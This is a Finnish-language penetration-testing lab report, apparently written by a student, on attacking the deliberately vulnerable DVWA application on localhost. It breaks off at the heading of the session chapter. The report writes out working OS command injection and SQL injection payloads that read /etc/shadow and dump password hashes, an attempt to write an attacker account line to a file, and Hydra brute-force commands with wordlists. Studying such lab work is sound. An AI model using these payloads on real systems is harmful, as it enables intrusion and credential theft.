
nmap -sV -O -p- 127.0.0.1

Skannaus kesti 20 sekuntia ja avoinna olevia portteja löydettiin kolme kappaletta. Portissa 80 toimii Apache httpd 2.2.22, portissa 3306 toimii Mysql 5.5.33-0+wheezy1 ja portissa 8080 toimii Burp Suite pro http proxy 1.5. Näistä huomioimatta jätetään portti 8080, koska se on testausohjelma, eikä Web-palvelimeen tarkoitettu ohjelma.

Haavoittuvuuksia skannataan Nikto-ohjelmalla komentokehotteessa käskyllä:

nikto -h 127.0.0.1 -port 80

Portin palvelu tunnistettiin Apache-palvelimeksi. Palvelimesta ei löytynyt haavoittuvuuksia Nikton tuloksien perusteella.



2.2 Sovelluksen kartoitus


Sovelluksen kartoitus aloitettiin asettamalla Burp suite-ohjelma proxy-palvelimeksi ja selain asetettiin ottamaan yhteyttä tähän palveluun

(Portti 8080). Oletuksena oleva liikenteen pysäyttäminen otettiin pois käytöstä.

Kirjautumalla sovellukseen Burp suite etsii läpi käydyistä sivuista linkit ja kirjaa ne listaan vaalealla tekstillä. Tummana näkyvät ne sivut, joita ei ole vielä katsottu.

Seuraavaksi kokeiltiin spider-toimintoa. Tämä tutki kaikki linkit sivuista. Mahdollisista form-lomakkeista Burp antoi ilmoituksen. Form-lomakkeita ei täytetty. Spider löysi sovelluksen linkitetyt sivut.
Tämän jälkeen testattiin OWASP ZAP -ohjelmaa asettamalla se proxy-palvelimeksi ja selain asetettiin ottamaan yhteyttä tähän palveluun (Portti 8080). Burp suite otettiin pois käytöstä.

OWASP ZAP -ohjelmalla aktivoitiin Forced Browser-toiminto, joka kävi valitun kohteen muita kansioita ja tiedostoja läpi yrittäen löytää piilotettuja sovelluksia. Yksittäisiä tiedostoja löytyi, mutta ei toista sovellusta.



2.3 Haavoittuvuuksien kartoitus

Haavoittuvuuskartoitus ei ole käytössä Burp Suite -ohjelman ilmaisversiossa. Tästä syystä sovelluksen haavoittuvuuskartoituksessa käytetään OWASP ZAP -ohjelmaa. ZAP-ohjelman spider-toiminto painaa uloskirjautumislinkkiä, jolloin sessiotunniste ei ole käytettävissä aktiivisessa selaamisessa.

Edellä mainitusta syystä johtuen sivukartoitus tehdään osin manuaalisesti. Kaikkien linkkien selaamisen lisäksi täytyy erikseen täyttää sivuilta löytyvät tekstikentät ja lähettää ne sovellukselle. Tällöin ZAP tunnistaa nämä myös liikenteestä.

Tämän jälkeen voidaan käyttää automaattista haavoittuvuusskanneria. Haavoittuvuusskannaus kävi läpi haavoittuvuuskirjaston ja käytti siitä löytyviä hyökkäyksiä todentamaan haavoittuvuudet. Kyselyitä tehtiin lyhyessä ajassa n. 3600 kappaletta.

ZAP listasi useita haavoittuvuuksia:

SQL-injektio

http://127.0.0.1/dvwa/vulnerabilities/brute
http://127.0.0.1/dvwa/vulnerabilities/sqli
http://127.0.0.1/dvwa/vulnerabilities/sqli_blind

ZAP syötti OR-ehdon sisältävän syötteen ja löysi kaikista kolmesta tiedostosta haavoittuvuuden.

Cross-site scripting

http://127.0.0.1/dvwa/vulnarabilities/xss_r

Edellä mainitusta tiedostosta sovellus liitti hyökkäyksen osaksi HTML-tiedostoa.

Haavoittuvuuksia löytyi myös kahdeksasta muusta tiedostosta. Osa oli tietokannan palauttamia virheilmoituksia. Ensimmäinen hyökkäys nähtävästi tallensi hyökkäyksen osaksi sivua ja toisti sen joka kerta. Tämä mahdollistaa tallennetut xss-hyökkäykset. Tämä todennettiin vielä käsin avaamalla kyseinen tiedosto selaimessa ja huomioimalla JavaScript-hyökkäyksen ponnahdusikkuna.

Path Traversal

http://127.0.0.1/dvwa/vulnerabilities/fi

ZAP syötti /etc/passwd -syötteen sovellukselle. Tämä palautti passwd-kansion sisällön osana HTML-tiedostoa, joka piti sisällään kaikki palvelimen käyttäjätunnukset mm. root, www-data, nobody, mysql. Näistä tärkein on root, joka oletettavasti on pääkäyttäjä.

OS-injektiot

127.0.0.1/dvwa/vulnerabilities/exec/

OS-injektion haavoittuvuutta etsittiin käsin. Osviittaa antoi sovelluksen ping-toiminto, johon syötetään haluttu IP-osoite. Exec-sivun tekstikenttään syötettiin:

; ls

joka palautti tiedostolistauksen: help, index.php ja source. Tämän avulla todennettiin OS-injektiohaavoittuvuus.
Seuraavaksi kokeiltiin käskyä:

; uname -mrs

jolla saatiin selville käyttäjäjärjestelmätiedot: Linux 3.12-kali1-amd64 x86_64


2.4 Tiedustelun ja kartoituksen yhteenveto

Palvelimen tiedustelussa tunnistettiin Web-palvelin, tietokanta ja näiden versiot: Apache httpd 2.2.22 ja Mysql 5.5.33-0+wheezy1. Apachesta ei löytynyt haavoittuvuuksia Niktolla. Apachen oletettiin toimivan Linux-käyttöjärjestelmässä, mikä todennettiin vielä OS-injektio-hyökkäyksellä jolla saatiin tietoon käyttöjärjestelmän nimi ja versio: Linux 3.12-kali1-amd64_64

Muita Web-sivuja tai sovelluksia lukuun ottamatta Apachen oletussivua ja DVWA-sovellusta ei löytynyt.

DVWA-sovelluksesta löytyi useita haavoittuvuuksia: SQL-injektio, Cross-Site Scripting (heijastettu ja tallennettu), Path traversal ja OS-injektio. Sivuihin, joista haavoittuvuudet löytyivät, kohdistetaan hyökkäyksiä seuraavissa luvuissa.

Path traversal haavoittuvuusskannauksessa löytyi myös palvelimen käyttäjätunnukset, joista tärkein oli root.



3. OS-injektiot

3.1 Sivun toiminta

127.0.0.1/dvwa/vulnerabilities/exec/

Sovellus toteuttaa ping-käskyn Web-palvelimelle ja palauttaa sen tiedot käyttäjälle. Käyttäjä antaa IP-osoitteen sivustolle löytyvään tekstikenttään. Kirjaimilla ja erikoismerkeillä sovellus ei tee mitään. Selain

lähettää käyttäjän antamat tiedot sovelluksen exec-tiedostolle POST-metodilla.

Käytetyt ohjelmistot: Nmap, OWASP ZAP ja Burp Suite

3.2 Hyökkäykset ja salasanan purkaminen

Koska sivustossa ei ole graafisessa käyttöliittymässä rajoitteita lähetettäville syötteille, voidaan kaikki hyökkäykset lähettää tekstikentän kautta.

3.2.1 Hyökkäykset

127.0.0.1; whoami

Komennolla saadaan näkyviin sovelluksen palvelinkäyttäjänimi: www-data

127.0.0.1; find / -name dvwa

Komennolla saadaan tiedostopolku dvwa-kansioon: /var/www/dvwa

127.0.0.1; ls /var/www/dvwa

Käskyllä saadaan DVWA-sovelluksen tiedostolistaus.

127.0.0.1; ls /var/www

Käskyllä varmistettiin vielä, onko www-kansiossa muita tiedostoja. Näitä ei löydetty.

Käytännössä sovelluksesta voidaan selailla kaikkia tiedostoja ja lukea niitä. Selain hajottaa tai piilottaa sovelluksen lähettämän palautteen HTML ja PHP -tiedostoissa, mutta näitä pystyy tutkimaan ZAP-ohjelman avulla tai HTML-tiedoston lähdekoodista selkeämmin.

Tietokannan yhteystiedot

Login.php-tiedostoa tutkittaessa, ottaa tiedosto yhteyden aluksi tiedostoon: dvwa/includes/dvwaPage.inc.php

Edellä kirjoitettua tiedostoa tutkittaessa, ottaa kyseinen tiedosto yhteyden tiedostoon: /var/www/dvwa/config/config/config.inc.php

Config.inc.php-tiedostosta löytyy tietokannan nimi (dvwa), IP-osoite (localhost), tietokannan sovelluksen käyttäjätunnus (root) ja käyttäjätunnuksen salasana, joka tässä tapauksessa oli tyhjä. Tiedosto on luettavissa tiedoston lähdekoodista. Selaimessa tämä ei näy graafisessa näkymässä.

```
49              <input type="submit" value="submit" name="submit">
50          </form>
51
52          <pre><?php
53
54  # If you are having problems connecting to the MySQL database a
55  # try changing the 'db_server' variable from localhost to 127.0
56  # Thanks to digininja for the fix.
57
58  # Database management system to use
59
60  $DBMS = 'MySQL';
61  #$DBMS = 'PGSQL';
62
63  # Database variables
64  # WARNING: The database specified under db_database WILL BE ENT
65  # Please use a database dedicated to DVWA.
66
67  $_DVWA = array();
68  $_DVWA[ 'db_server' ] = 'localhost';
69  $_DVWA[ 'db_database' ] = 'dvwa';
70  $_DVWA[ 'db_user' ] = 'root';
71  $_DVWA[ 'db_password' ] = '';
```

config.inc.php-tiedosto selaimen lähdekoodista tutkittuna

Palvelimen käyttäjätiedot

127.0.0.1; cat /etc/shadow

Komennolla saadaan näkyviin palvelimen käyttäjät ja niiden salasanat salattuna.

3.2.2 Salasanan purkaminen

Palvelimen käyttäjätunnuksen salasanan selvittämisessä käytetään John the Ripper -nimistä ohjelmaa, joka kertoo salasanan olevan suojattu sha512crypt-nimisellä salauksella. Ohjelma tunnistaa salasanan: toor.

3.3 OS-injektion yhteenveto

OS-injektioilla saatiin selville sovelluksen rakenne yksityiskohtia myöden. Lisäksi saatiin tietokannan olennaiset tiedot selville, eli tietokannan nimi ja IP-osoite sekä käyttäjätunnus ja salasana.

Tämän lisäksi saatiin palvelimen käyttäjätunnukset salattuine salasanoineen. Root-käyttäjällä oli heikko salasana ja John the Ripper purki salauksen. Root-käyttäjän salasana oli toor.

WWW-kansion sisältö tutkittiin vielä mahdollisten muiden tiedostojen ja sovellusten varalta. Toisia tiedostoja tai sovelluksia ei löytynyt.

4. SQL-injektiot

4.1 Sivun toiminta

127.0.0.1/dvwa/vulnerabilities/sqli

Numero-syötteellä sovellus hakee ID-numeron omaavan käyttäjän etu- ja sukunimen. Kirjaimilla sovellus ei tee mitään. Haku näkyy selaimen osoiterivillä (punaisella):

http://127.0.0.1/dwva/vulnerabilities/sqli/?id=1&Submit=Submit#

Haku suoritetaan samaan sivustoon. Heittomerkillä sovelluksen tietokanta ilmoittaa virheestä SQL-syntaksissa. Heittomerkillä virheen saaminen osoittaa SQL-injektiohaavoittuvuuden.

4.2 Hyökkäykset ja salasanan purkaminen

Koska sivussa ei ole graafisessa käyttöliittymässä rajoitteita lähetettäville syötteille, voidaan kaikki hyökkäykset lähettää tekstikentän kautta.

4.2.1 Tietokannan tutkiminen ja käyttäjätunnuksien etsiminen

127.0.0.1; whoami

Syötteissä on -- merkkien jälkeen välilyönti.

ton1’ OR 1=1 --

Syötteellä sovellus näyttää ilmeisesti kaikkien käyttäjien etu- ja sukunimen. Huomionarvoisena havaintona ensimmäisenä etunimenä oli admin jonka sukunimi oli myös admin.

ton1' OR 'a'='a' union select null, database() --


Syötteellä sovellus palauttaa kaikkien käyttäjien etu- ja sukunimen, viimeisessä käyttäjän sukunimessä kertoo käytetyn kannan nimen : dvwa. Ilman null-määritelmää sovellus ilmoittaa erimääräisistä sarakkeista.

ton1’ or ’a’=’a’ union select null, @@version --

Saadaan tietokannan versionumero 5.5.33-0wheezyl

ton1’ or ‘a’=’a’ unon select user,password FROM mysql.user --

Komennolla saadaan Mysql-tietokannan käyttäjätunnus: root ja sen salasana, joka on tyhjä.



MySQL- käyttäjätunnus ja salasana

ton1' OR 'a'='a' union select null, table_name from information_schema.tables --

Syötteellä saadaan tietoa information schemasta. Tietojen joukosta löytyvät taulujen nimet: guestbook ja users. Näistä users-taulu on erityisen käyttökelpoinen.

ton1' OR 'a'='a' union select table_name, column_name from information_schema.columns WHERE table_name = 'users' --

Kyseisellä käskyllä saadaan users-taulun sarakkeiden nimet: user_id, first_name, last_name, user, password ja avatar. Näistä halutuimmat ovat user ja password.

ton1' OR 'a'='a' union select user, password from users --

Syötteellä saadaan käyttäjien käyttäjätunnukset selkokielisenä ja salasanat tiivistettynä.

```
ID: ton1' OR 'a'='a' union select null, concat(user,0x0a,password) from users --
First name:
Surname: admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: ton1' OR 'a'='a' union select null, concat(user,0x0a,password) from users --
First name:
Surname: gordonb
e99a18c428cb38d5f260853678922e03

ID: ton1' OR 'a'='a' union select null, concat(user,0x0a,password) from users --
First name:
Surname: 1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: ton1' OR 'a'='a' union select null, concat(user,0x0a,password) from users --
First name:
Surname: pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: ton1' OR 'a'='a' union select null, concat(user,0x0a,password) from users --
First name:
Surname: smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

Web-sovelluksen käyttäjätunnukset ja tiivistetyt salasanat

4.2.2 Salasanan purkaminen

Kun testissä laitettiin admin-käyttäjän salasanatiivisteen Googleen hakukoneeseen, niin vastaukseksi saatiin tietää millä tekniikalla salasana on tiivistetty ja tiivisteessä käytetty alkuperäinen salasana.

Tiiviste:	5f4dcc3b5aa765d61d8327deb882cf99
Tiivisteen salasana:	password
Tiivisteen muoto:	MD5

4.2.3 Palvelimen käyttäjätunnukset ja salasanat

ton1’ OR ’a’=’a’ union SELECT null, LOAD_FILE(’/etc/passwd’) --

Käskyllä käytetään tiedostonluku-komentoa. Tämän avulla saadaan palvelimen käyttäjien tunnukset.

ton1’ OR ’a’=’a’ union SELECT null, LOAD_FILE(’/etc/shadow’) --

Käskyllä saadaan näkyviin palvelimen käyttäjätunnukset ja niiden salasanat salattuna.

4.2.4 Käyttäjätunnuksien lisäämien palvelimelle

ton1’ OR 1=1 union SELECT null, ‘Tämä teksti sisälle’ INTO outfile ’/tmp/test.txt’ --

Komennolla yritettiin luoda test.txt-tiedosto, joka sisältää tekstin: ”tämä teksti sisälle”

ton1’ OR 1=1 union SELECT null, LOAD_FILE(’/test.txt’)--

Komennolla luettiin aikaisemmin luotu tiedosto. Tiedoston luominen ja tekstin lisääminen onnistui.

ton1’ OR 1=1 UNION SELECT null, ’hyokkaaja:*:16078:0:99999:7:::’INTO outfile ’tmp/user.txt’ --

Käskyllä pyritään lisäämään tekstitiedosto, jossa olisi hyökkääjän tunnustiedot tekstitiedostossa. Tämän jälkeen niitä voitaisiin käyttää tunnusten luomisessa toisessa haavoittuvuudessa. Tekstitiedoston luominen ei kuitenkaan tässä tapauksessa onnistunut. Tekstitiedoston alkuun tulostuu myös ensimmäisen komennon tulosteet. Tällöin tiedosto hajoaa.

4.3 SQL-injektio yhteenveto

Union-liitoksen avulla voitiin selvittää tietokannan versio, käytetyn kannan nimi, taulujen nimet ja taulujen tietueiden nimet. Näiden tietojen perusteella pystyttiin luomaan haluttuja kyselyitä, joiden avulla saatiin sovelluksen, tietokannan ja palvelimen käyttäjätunnukset ja niiden salasanat. Palvelimen salasanat olivat salattuja.

Injektioilla voidaan avustaa myös käyttäjien luomisessa palvelimelle, mutta tätä toimenpidettä ei voitu suorittaa testissä.

5. Autentikointi


5.1 Sivun toiminta

127.0.0.1/dvwa/login.php
127.0.0.1/dvwa/vulnerabilites/brute
Sivustoon kirjaudutaan tunnus-salasana-yhdistelmällä. Samankaltainen toiminto löytyy myös brute-tiedostosta. Tästä tiedostosta sovellus ilmoitti löytyneen myös SQL-injektiohaavoittuvuuden.

Käytetyt ohjelmat: OWASP ZAP ja HYDRA

5.2 Kartoitus

Ensin kirjauduttiin DVWA-sovellukseen väärillä tunnuksilla ja salasanoilla. Sovelluksen ilmoittaessa kirjautumisen epäonnistuneen tutkitaan ZAP:n avulla selaimen ja sovelluksen välinen HTTP-liikenne.



ZAP-ohjelman tallentama HTTP-liikenne

Tämän avulla voitiin tehdä uusia kyselyitä halutuilla tunnuksilla. Sql-hyökkäyksistä saatiin tunnukset: admin, gordonb, 1337, pablo ja smithy. Näistä tunnuksista käytettiin pablo-tunnusta hyökkäyksessä.

5.3 Salasanalistan luonti ZAP-ohjelmaan

Kirjoitetaan salasanoja peräjälkeen eroteltuna rivinvaihdolla. Seuraavaksi lisätään luotu sanasanalista ZAP-ohjelmaan. Salasana.txt sisältö:

- password
- abc123
- harley
- letmein
- 12345

Salasanatiedoston lisäys ZAP-ohjelmaan:
ZAP→Tools→ Options→ Fuzzer → Select File → Haluttu tiedosto.

Tunnuslista luotiin kirjoittamalla tunnuksia peräjälkeen eroteltuna rivinvaihdolla ja tallentamalla ne tiedostoon Tunnus.txt. Seuraavaksi

haettiin haluttu sanasanalista ZAP-ohjelmaan.Tunnus.txt sisältö (Tunnukset on rivinvaihdolla eroteltu):


- admin
- gordonb
- 1337
- pablo
- smithy

Tunnuslistan lisäys ZAP-ohjelmaan:
ZAP→Tools→ Options→ Fuzzer → Select File → Haluamamme tiedosto.

5.4 Autentikoinnin ja salasanan murtaminen

5.4.1 Salasanan murtaminen OWASP ZAP-ohjelmalla

Seuraavaksi maalattiin aikaisemman kyselyn POST-metodin password-syöte ZAP-ohjelmasta. Kyselyssä kuljetetaan käyttäjätunnus ja salasana POST-metodissa.



login.php-tiedoston POST-kysely.

Painetaan maalatun salasanan kohdalla hiiren oikeaa näppäintä ja valitaan Fuzz… jonka jälkeen valitaan aikaisemmin luotu salasanalista.


Tämän jälkeen käydään lävitse kirjautumisyritykset ja poimitaan sieltä poikkeavasti käyttäytyvä kysely.

Size	State	Fuzz
1263	Reflected	password
1263	Successful	abc123
1263	Successful	harley
4705	Successful	letmein
1263	Reflected	password

Yhden kyselyn vastaus on muita suurempi kooltaan. Tämä on letmein-salasana. Seuraavaksi kokeiltiin selaimessa kyseisellä tunnuksella (pablo) ja salasanalla (letmein) kirjautumista tässä onnistuen.

5.4.2 Tunnuksien murtaminen OWASP ZAP -ohjelmalla

Seuraavaksi kokeiltiin tiettyä salasanaa vastaan eri tunnuksia. Hyökkäyksessä käytettiin aikaisemmin luotua tunnuslistaa.
Toimitaan samoin kuin edellä, mutta maalataan tunnuksen syöte ja käydään lävitse tunnuslistan tunnuksia tähän.



Kahden tunnuksen salasana on password: admin ja smithy. Seuraavaksi kokeiltiin admin-tunnuksella ja password-salasanalla kirjautumista tässä onnistuen.

5.4.3 Salasanan murtaminen Hydra-ohjelmalla

Tämä testaus suoritetaan DVWA-sovelluksen brute-tiedostoon.

User.txt sisältä:

- administrator
- root
- gordonb
- 1337
- admin
- pablo
- toor
- rootadministrator
- Administrator
- Qwerty
- smithy
- qwerty
- 1345

password.txt sisältää:

- 123456
- letmein
- 123457
- password

- Password
- abc123
- 123abc
- admin
- administrator
- Qwerty1
- qwerty1
- qwerty
- Qwerty

Ennen testausta tarvitaan:

- Palvelimen domain tai IP-osoite
- käytetty protolla: HTTP tai HTTPS
- Mitä metodia tuetaan: GET ja/tai POST
- Vaaditut parametrit
- Ero onnistuneessa ja epäonnistuneessa kirjautumisessa, tai jompikumpi näistä
- Vaaditut evästeet ja sessiotiedot
- Mitä uloskirjaus ominaisuuksia on käytössä

Käytetty komento:


hydra 127.0.0.1 -l admin -P /root/Desktop/password.txt http-get-form "/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^ &Login=Login:Username and/or password incorrect.:H=Cookie: security;low;PHPSESSID=661604r7e21bl0dkhdijm99910"

Komennon selitys:

Hydra-merkinnällä kutsutaan Hydra-ohjelmaa. Komennolla -l jolla käytetään seuraavaa tunnusta admin ja komennolla -P käytetään seuraavaksi merkittyä salasanalistaa. http-get-form kertoo käytetyn protokollan ja metodin.

Seuraavaksi tulee käytetty tiedostopolku ja käytetyt syötearvot; username password ja Login. Edellä mainittuihin on komennossa liitetty ”^”-merkkien sisälle USER ja PASS, joilla merkitään tunnus ja salasana. Seuraavaksi kirjoitetaan sovelluksen antama merkintä, joka ilmoittaa epäonnistuneesta kirjautumisesta. Viimeiseksi kirjoitetaan vaaditut evästetiedot. Sessiotunnus pitää hankkia menemällä selaimella kirjautumissivulle ja kopioimalla sieltä annettu sessiotieto.

Komennolla saadaan admin-käyttäjälle salasana: password.




5.4.4 Tunnus/salasanayhdistelmän murtaminen Hydra-ohjelmalla

Käytetty komento:

hydra -v 127.0.0.1 -L /root/Desktop/user.txt -P /root/Desktop/password.txt http-get-form "/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect.:H=Cookie: security;low;PHPSESSID=661604r7e21bl0dkhdijm99910"


Komento on muuten sama kuin aikaisemmin, mutta ”-v” komennolla saadaan enemmän tietoa esille ja komennolla ”-L” käydään tunnuslistaa myös lävitse. Hydra käy kaikkia tunnuksia vastaan kaikki salasanat lävitse ja ilmoittaa toimivat yhdistelmät. Komennolla ”-f” voidaan lopettaa hyökkäys heti, kun ensimmäinen toimiva yhdistelmä löytyy.

Ohjelma löytää kaksi toimivaa yhdistelmää: gordonb ja abc123 sekä pablo ja letmein. Ohjelma ei kuitenkaan löytänyt admin/password ja smithy/password -yhdistelmiä.



Hyökkäyksen toteuttamiseen kului kahdeksan minuuttia. Läpikäytyjä tunnuksia oli 13 ja salasanoja 13. Yhteensä toteutettiin siis 169 kyselyä.

Muuttamalla tunnus- ja salasanatiedoston tietojen järjestystä sekä jättämällä pois komennon ”-v”, löysi Hydra uudessa haussa myös admin /password- sekä smithy/password-yhdistelmät



5.4.5 Autentikoinnin murtaminen SQL-injektiolla

Myös Sql-injektiolla voi murtaa autentikoinnin. Kirjoittaessa seuraavan tekstin username-kenttään:

admin'; --

Päästään kirjautumaan admin-tunnuksella sovellukseen.

5.5 Autentikoinnin yhteenveto

Sovelluksen autentikointi on murrettavissa OWASP ZAP ja Hydra-ohjelmilla. Näiden työkalujen ero kuitenkin oli automatisoinnissa. Zap voi kerrallaan käydä läpi vain joko tunnus- tai salasanalistaa, kun Hydralla voidaan käydä lävitse molemmat listat yhdenaikaisesti.

Tulee kuitenkin huomioida aktiivisen kirjautumisen murtamisen hitaus. 169 vaihtoehdon läpi käyminen kesti localhost-osoitteeseen 8 minuuttia. Salasanalistat saattavat olla tuhansia salasanoja pitkiä. Tästä syystä on huomattavan paljon nopeampaa, mikäli hyökkääjällä on tunnusvaihtoehtoja käytettävissä.

6. Sessio

Käytetty ohjelma: Burp Suite

6.1 Sessiotunnisteen hallinta

